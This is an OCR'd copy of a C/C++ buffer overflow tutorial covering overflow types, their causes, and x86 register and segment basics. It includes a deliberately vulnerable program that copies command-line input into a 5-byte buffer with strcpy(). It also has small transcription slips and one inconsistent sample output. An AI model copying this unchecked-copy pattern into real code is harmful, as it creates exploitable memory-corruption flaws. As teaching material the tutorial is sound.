


C/C++ AND BUFFER OVERFLOW

Table of Contents

README FIRST

Every C/C++ coder or programmer must know the buffer overflow problem before they do the coding. A lot of bugs generated, in most cases can be exploited as a result of buffer overflow. There are many security portals that provide buffer overflow information and updated daily. In most cases the buffer overflow problems are overcame by providing patches and Service Packs. The term 'buffer' used is general because there are several types of buffers that normally can be over flown such as stack and heap.

This tutorial tries to investigate buffer overflow problem using C programming on Linux/Fedora machine. It will focus on the stack based buffer overflow and hopefully can provide general overflow information for other type of buffers.
If you go through this tutorial, you will notice that buffer overflow can be avoided or minimized by programmers though it is not 100 percent reliable.

The platform used in this tutorial is Linux/Fedora Core. For decades the unsafe C and some of the C++ standard libraries have been exploited for the buffer overflow vulnerabilities. The patches and rework done to those libraries still can't protect codes and applications reliably however there are several secure coding Standards have been published such as from cErT.org. It starts with the basic study of the microprocessor architecture and then go through the process how the C program compiled, run and loaded into memory. You must have knowledge and skill on how to use GCC, GDB and Assembly language in order to fully understand the story. Fortunately those information also available in Using GCC/G++ 1 and Using GCC/G++ 2.

C/C++ and Buffer Overflow Topics

Buffer overflow, one of the widely used exploit in the last decades that effect the internet domain in large for example through virus and worms. What is the real cause actually? In this tutorial we will investigate some of the fundamental reasons that can be found in C/C++ programs, applications and processors that can generate the buffer overflow problem. Though most of the C/C++ functions/libraries already implemented new constructs, the secure constructs, the effect still can be seen till today. You will see that programmers also must be competent and have the responsibility in building programs or applications that are secure.

- Introduction - Intro to how and why buffer overflow happens and exploited.
- Basic of x86 Architecture - The basic of Intel processor internal architecture that related to buffer overflow topics, registers and basic instruction sets operations.
- Assembly Language - Introduction to the assembly language, needed to program buffer overflow codes during the Shellcode building, payload crafting and shrinking the size of the C programs.
- Compiler, Assembler & Linker - The process of compiling, assembling and linking C/C++ codes, the step-by-step operations.
- C Function Operation - The details of the C/C++ function operation, stack call setup and destruction.
- C Stack Setup - The C/C++ stack story exposes the exploited buffer in registers.
- Stack Operation - The C/C++ stack operation that exposes the exploited buffer.
- Stack-based Buffer Overflow - How the processor's buffer can be over flown by malicious codes.
- Shellcode: The Payload - Understanding and creating the shellcodes for the buffer overflow payloads, creating the malicious codes.
- Vulnerability & Exploit Examples - Testing the the real C codes in the real and controlled environment to show the buffer overflow in action. Escalating the local Linux Fedora Core root privilege.
- C, C++ and Bufferoverflow Books

- See more at:
http://www.tenouk.com/cncplusplusbufferoverflow.html

0x01 - An Introduction

This tutorial tries to investigate and proof the following three aspects of the situations that can generate buffer overflow.

1. The use of the non-type safe C/C++ language.
2. Accessing or copying a stack buffer in an insecure manner.
3. The compiler places buffers next to or near critical data structures in memory.

It is very beneficial for programmers or coders to understand the buffer overflow so that they will be aware to take appropriate actions during the applications development to avoid an avoidable buffer overflow issue.

AN INTRODUCTION

THE CONSEQUENCES

Almost everyday there are vulnerabilities published and updated at security portals regarding the buffer overflow. For example you can search buffer overflow terms at Computer Emergency Response Team (CERT) web site, cert.org. Advisories, exploits and proof-of-concept (POC) codes also widely available for example at frsirt, frsirt.com and you can also try searching the buffer overflow vulnerability and exploit there. Virus and worm such as Code-red, Slammer and Witty worm that exploit the buffer overflow vulnerabilities have become the main headlines because the effect is global. As an example, the analysis of the mentioned virus and worm attacks can be found at caida.org.
Well, if you have noticed, most of the exploit dominated by buffer overflow. In this tutorial we will try to investigate why and how this problem exists. We will start from the fundamental study of the related information of the computer system that is the processor architecture, then tracing how C programs been compiled, linked and executed. Later on we will demonstrate how the vulnerable functions available in standard library can be the obvious candidates for the buffer overflow vulnerabilities if used improperly. Although both Windows and Linux will be used in the discussion, most of them are based on Linux.

SOME DEFINITION OF THE BUFFER OVERFLOW

In general term, buffers just a block or portion of memory allocated for data storage of programs such as variables. **Stack** is another dynamic memory buffer portion used to store data implicitly normally during the run time. Another one is a **heap**, also a buffer that can be used to store program data explicitly. Here, a buffer should be a general term used to store program data during program compilation/linking and running. In programming, buffer will be allocated for example by declaring an array variable. Array is used for storing a sequence of data that is C's character and string. In C/C++ programs, array may be declared as follows:

```
char TestArr[ ];        // one dimensional unsized array of type char.
int TestArr2[10];       // one dimensional array with 10 elements of
integer.
long TestArr3[3][4];    // two dimensional array with 12 (3 x 4) elements
of long integer.
```

For procedure or function calls, array elements will be stored in a buffer of the stack statically during compile/link time. During run time, buffer in the stack might be allocated and de-allocated dynamically for the array elements. For the above example, when the size of an array is not verified, it is possible to write outside the allocated buffer. Graphically an array element will be stored in the buffer as shown below by assuming every memory cell is 4 bytes in size and using the little endian:

```
// in C, for string array, it is NULL ‘\0’ terminated…
char Name[12] = "Mr. Buffer";
int num = 2;
```




Figure 1: Illustration of how a buffer been allocated in memory.

If such an action takes place in memory addresses higher than the allocated buffer, it is called a buffer overflow. A similar problem exists when writing to a buffer in memory addresses below the allocated buffer. In this case, it is called a buffer underflow. A buffer overflow that injects code into a running process is referred to as an exploitable buffer overflow.
A certain class of well documented strings and characters manipulation functions that may be used together with an array variables for their arguments or inputs, such as strcpy(), gets(), scanf(), sprintf(), strcat(), is naturally vulnerable to buffer overflows. Heap also used to store data but the allocation of the heap normally done explicitly using memory management functions such as malloc(), calloc() and free().

A buffer overflow is one of the most common sources of security risk. It is essentially caused by treating unchecked, external input to the running program as trustworthy data. The act of copying this data, using functions such as strcat() and strcpy() for example can create unanticipated results, which allows for system corruption. In the best of cases, your application will abort with a core dump, segmentation fault, or access violation. In the worst of cases, what this paper is going to investigate is an attacker can exploit the buffer overflow by injecting and executing a malicious code in the running process. Copying unchecked input data into a stack based buffer is the most common cause of exploitable faults.
For example, if an access violation occurs in the running process, it may lead to a denial of service attack against the application, or in the worst case, allow attackers to inject executable code into your process to spawn a shell or to escalate the privilege to Administrator or root locally or remotely. Buffer overflow can occur in a variety of ways. The following list provides a brief description of buffer overflow situations:

Overflow type	Description
Stack overflow	A static buffer overflow occurs when a buffer, which has been declared on the stack normally during the function call, is written to with more data than it was allocated to hold. The less apparent versions of this error occur when unverified or untrusted user input data is copied directly to a static variable, causing potential stack corruption. This is the most common type of buffer overflow and exploit whether local or remote type.
Heap overflow	Heap overflows, like stack overflows, can lead to memory and stack corruption. Because heap overflows occur in heap memory area rather than on the stack, it can be more difficult to be exploited; nevertheless, heap overflows require real programming care and are just as able to allow system risks as static buffer overflow.
Array indexing errors	Array indexing errors also are a source of memory overflows. Another form of unchecked index is a signed/unsigned integer mismatch where a negative number was supplied to an array index. Simply verifying that the index is less than the size of the array is not enough if the index is a signed integer. Some also refer this as an **integer overflow**.

Table 1: Overflow types

WHY STACK BASED BUFFER OVERFLOW OCCURS?

There are several things that need to happen for a buffer overflow to occur. This tutorial tries to investigate and proof the following aspects of the impairments that can generate buffer overflow.

The use of the non-type safe language

For C and C++, some well documented functions from standard library such as memory management and string manipulations used in these languages perform no array bounds checking and no type-safety checking. This situation is the most frequently happens and the array bounds must be checked by programmers through certain coding or mechanism or using the safer types of the function versions. Normally, a warnings or notes are clearly given in the documentations and it should be programmer's responsibility.

Accessing or copying a stack buffer in an insecure manner

If the application takes data from a user or an attacker and copies the data to a buffer maintained by the application with no verification for the destination buffer size, then you may overflow the buffer. In other words, the code allocates X-bytes storage but the code tries to copy more than X-bytes to the allocated buffer. This situation may be resolved by programmers. For example you have declared an array that can store up to 100 bytes, but in your program you try to copy 150 bytes without any verification and/or validation.

The compiler places buffers next to or near critical data structures in memory.


In order to provide efficiency of using scarce and expensive resources such as memory, buffers are often placed next to important data structures by compiler. For example, in the case of a function call, that allocates a buffer for local variable on the stack, the function's return address is placed in memory near the buffer. So, if the attacker can overflow the buffer, he can overwrite the function return address so that when the function returns, it returns to an address determined by the attacker and unfortunately it is the address where the exploit code resides. Other interesting data structures include C++ virtual-tables, local variables, exception handler addresses and function pointers also placed in the memory around the buffer. This situation also may be resolved by compiler designers.

SIMPLE EXAMPLE THAT SHOWS THE SIGN

Let study some real program examples that show the danger of such situations based on the C. In the examples, we do not implement any malicious code injection but just to show that the buffer can be overflow. Modern compilers normally provide overflow checking option during the compile/link time but during the run time it is quite difficult to check this problem without any extra protection mechanism such as using exception handling.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
       // theoretically reserve 5 byte of buffer plus the
       // terminating NULL....should allocate 8 bytes = 2 double words,
       // to overflow, need more than 8 bytes...
       // so, if more than 8 characters input by user,
       // there will be access violation, segmentation fault etc.
       char mybuffer[5];
       // a prompt how to execute the program...
       if (argc < 2)
       {
              printf("strcpy() NOT executed....\n");
              printf("Syntax: %s <characters>\n", argv[0]);
              exit(0);
       }

       // copy the user input to mybuffer, without any bound checking
       // a secure version is srtcpy_s()
       strcpy(mybuffer, argv[1]);
       printf("mybuffer content= %s\n", mybuffer);
       // you may want to try strcpy_s()
       printf("strcpy() executed...\n");
       return 0;
}
```


The output, when the input is: 12345678 (8 bytes), the program run smoothly.



```
E:\test\buffalo\Debug>buffalo
strcpy() NOT executed....
Syntax: buffalo <characters>

E:\test\buffalo\Debug>buffalo 12345678
mybuffer content= 12345678
strcpy() executed...

E:\test\buffalo\Debug>buffalo 123456789
mybuffer content= 123456789
strcpy() executed...

E:\test\buffalo\Debug>_
```

Figure 2: A sample of a vulnerable program output.

When the input is: 123456789 (9 bytes), the following will be displayed when compiled with Microsoft Visual C++ 6.0. In Linux the "Segmentation fault" message will be displayed and the program terminates.



```
The instruction at "0x0040152c" referenced memory at "0x0012001d". The memory could not be "written".

Click on OK to terminate the program
Click on CANCEL to debug the program
```

Figure 3: Error message box, an indication of a system trying to write beyond the allocated buffer.

The vulnerability exists because the mybuffer could be overflowed if the user input (argv[1]) bigger than 8 bytes. Why 8 bytes? For 32 bit (4 bytes) system, we must fill up a double word (32 bits) memory. Character (char) size is 1 byte, so if we request buffer with 5 bytes, the system will allocate 2 double words (8 bytes). That is why when you input more than 8 bytes; the mybuffer will be over flowed
Similar standard functions that are technically less vulnerable, such as strncpy(), strncat(), and memcpy(), do exist. But the problem with these functions is that it is the programmer responsibility to assert the size of the buffer, not the compiler. We will discuss this thing again in the final part of this tutorial series. Before we go any further about the mechanism or process how this buffer overflow happens, let dig deeper and have the in-depth information of the related things.

Further reading and digging:

1. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
2. An Intel microprocessor resources and download.
3. Assembly language tutorial using NASM (Netwide).
4. The High Level Assembly (HLA) language.
5. Linux based assembly language resources.

0x02 - The Basic of x86 Architecture

THE BACKGROUND STORY

THE BASIC OF THE X86 ARCHITECTURE

To explore the details of the buffer overflow exploits you must have a good deal of assembly and the underlying computer architecture mainly the microprocessor. This knowledge will be used in reading the values in registers and describing what the code will do or is doing as a result of these values. You should be proficient in understanding how various runtime data structures and the stack work, how registers work (and what their purpose is), and how to read and understand assembly. The following sections provide a brief overview of these related concepts and knowledge and should serve well in getting to understand the buffer overflow exploit clearly. Most of the reference will be based on Intel 32 bit processor of Linux OS.

THE MICROPROCESSOR PROCESSOR REGISTERS (INTEL)

We'll begin with a short review of how the basic program execution registers of the 80386 processor operates. The Intel processor contains small amounts of internal memory, known as registers. This paper will only discuss the basic program execution registers that consist of:

1. 8 general-purpose registers – 32 bits.
2. 6 segment registers – 16 bits.
3. 1 EFLAGS register – 32 bits.
4. 1 EIP, Instruction Pointer register – 32 bits.

The following figures are typical illustrations of the basic registers in Intel x86 processor. You can purchase or download the documentation at Intel.com (Pentium 4).




Figure 1: 8 general-purpose registers – 32 bits.




Figure 2: Alternative name for 8 general-purpose registers for 8 and 16 bits parts.




Figure 3: 6 segment registers – 16 bits.




Figure 4: 1 EFLAGS register – 32 bits.




Figure 5: 1 EIP, Instruction Pointer register – 32 bits.

These registers comprise a basic execution environment in which to execute a set of general-purpose instructions. These instructions perform basic integer arithmetic on: byte (8 bits), word (16 bits), double word (32 bits) integers, handle program flow control, operate on bit and byte strings and address memory. Registers can hold absolute values, which are used directly by the processor, memory addresses, and offsets. The general-purpose, basic program execution registers and their purposes are listed in the following table.

Register Name	Size (in bits)	Purpose
AL, AH/AX/EAX	8,8/16/32	Main register used in arithmetic calculations. Also known as accumulator, as it holds results of arithmetic operations and function return values.
BL, BH/BX/EBX	8,8/16/32	The Base Register. Pointer to data in the DS segment. Used to store the base address of the program.
CL, CH/CX/ECX	8,8/16/3	The Counter register is often used to hold a value representing the number of times a process is to be repeated. Used for loop and string operations.
DL, DH/DX/EDX	8,8/16/32	A general purpose registers. Also used for I/O operations. Helps extend EAX to 64-bits.
SI /ESI	16/32	Source Index register. Pointer to data in the segment pointed to by the DS register. Used as an offset address in string and array operations. It holds the address from where to read data.
DI /EDI	16/32	Destination Index register. Pointer to data (or destination) in the segment pointed to by the ES register. Used as an offset address in string and array operations. It holds the implied write address of all string operations.
BP/EBP	16/32	Base Pointer. Pointer to data on the stack (in the SS segment). It points to the bottom of the current stack frame. It is used to reference local variables.
SP/ESP	16/32	Stack Pointer (in the SS segment). It points to the top of the current stack frame. It is used to reference local variables.

Table 1: The x86 processors and their usage

The lower 16 bits of the general-purpose registers map directly to the register set found in 8086 and Intel 286 processors. These registers can be referenced with the names AX, BX, CX, DX, BP, SP, SI and DI. Each of the lower 2 bytes of the EAX, EBX, ECX, and EDX registers can be referenced by the names AH, BH, CH and DH for high bytes and AL, BL, CL and DL for the low bytes. In the 64-bit processor, the number of general purpose registers and single instruction, multiple-data (SIMD) extension registers (MMX registers) have been extended from 8 to 16. The general purpose registers are widened to 64 bits. This sub-mode of IA-32e mode, also introduces a new opcode prefix (REX) to access the register extensions. REX prefixes are used to generate 64-bit operand sizes or to reference registers R8-R15.

THE GENERAL-PURPOSE REGISTERS IN 64-Bit MODE

In 64-bit mode, there are 16 general purpose registers and the default operand size is 32 bits. However, general-purpose registers are able to work with either 32-bit or 64-bit operands. If a 32-bit operand size is specified: EAX, EBX, ECX, EDX, EDI, ESI, EBP, ESP, R8D - R15D are available. If a 64-bit operand size is specified: RAX, RBX, RCX, RDX, RDI, RSI, RBP, RSP, R8-R15 are available. R8D-R15D/R8-R15 represents eight new general-purpose registers. All of these registers can be accessed at the byte, word, dword, and qword level. REX prefixes are used to generate 64-bit operand sizes or to reference registers R8-R15. Registers only available in 64-bit mode (R8-R15 and XMM8-XMM15) are preserved across transitions from 64-bit mode into compatibility mode then back into 64-bit mode. However, values of R8-R15 and XMM8-XMM15 are undefined after transitions from 64-bit mode through compatibility mode to legacy or real mode and then back through compatibility mode to 64-bit mode.

THE SEGMENT REGISTERS

The 6 segment registers hold 16-bits segment selectors. A segment selector is special pointer that identifies a segment in memory. To access a particular segment in memory, the segment selector for that segment must be present in the appropriate segment register. The four segment registers CS, DS, ES and SS are the same as the segment registers found in Intel 8086 and Intel 286 processors and the FS and GS registers were introduced into the Intel 32 bit architecture.

How segment registers are used depends on the type of the memory management model that the OS or executive is using. When using the **flat** (unsegmented) memory model, the segment registers are loaded with segment selectors that point to overlapping segments, each of which begins at address 0 of the linear address space as shown in Figure 6. These overlapping segments then comprise the linear address space for the program. Typically two overlapping segments are defined: one for **code** and another for **data and stacks**. The CS segment register points to the code segment and all the other segment registers point to the data and stack segment.

When using the **segmented** memory model, each segment register is ordinarily loaded with a different segment selector so that each segment register points to a different segment within the linear address space as shown in Figure 7. At any time the program can thus access up to six segments in the linear address space. To access a segment not pointed to by one of the segment registers, a program must first load the segment selector for the segment to be accessed into a segment register.

Each of the segment register is associated with one of three types of storage: **code**, **data** or **stack** (will be explained in detail later). For example the CS register contains the segment selector for the code segment, where the instructions being executed are stored. The processor fetches instructions from the code segment, using a logical address that consists of the segment selector in the CS register and the content of the EIP register. The EIP register contains the offset within the code segment of the next instruction to be executed. Instead, it is loaded implicitly by instructions or internal processor operation that change program control such as procedure or function call and interrupt handling. The DS, ES, FS and GS registers point to four data segments. By default, the CPU expects to access most variables in the data segment. The availability of the 4 data segments permit efficient and secure access to different types of data structures. For example, 4 separate data segments might be created:

1. For data structures of the current module.
2. For data exported from a higher level module.
3. For dynamically created data structure such as stack.
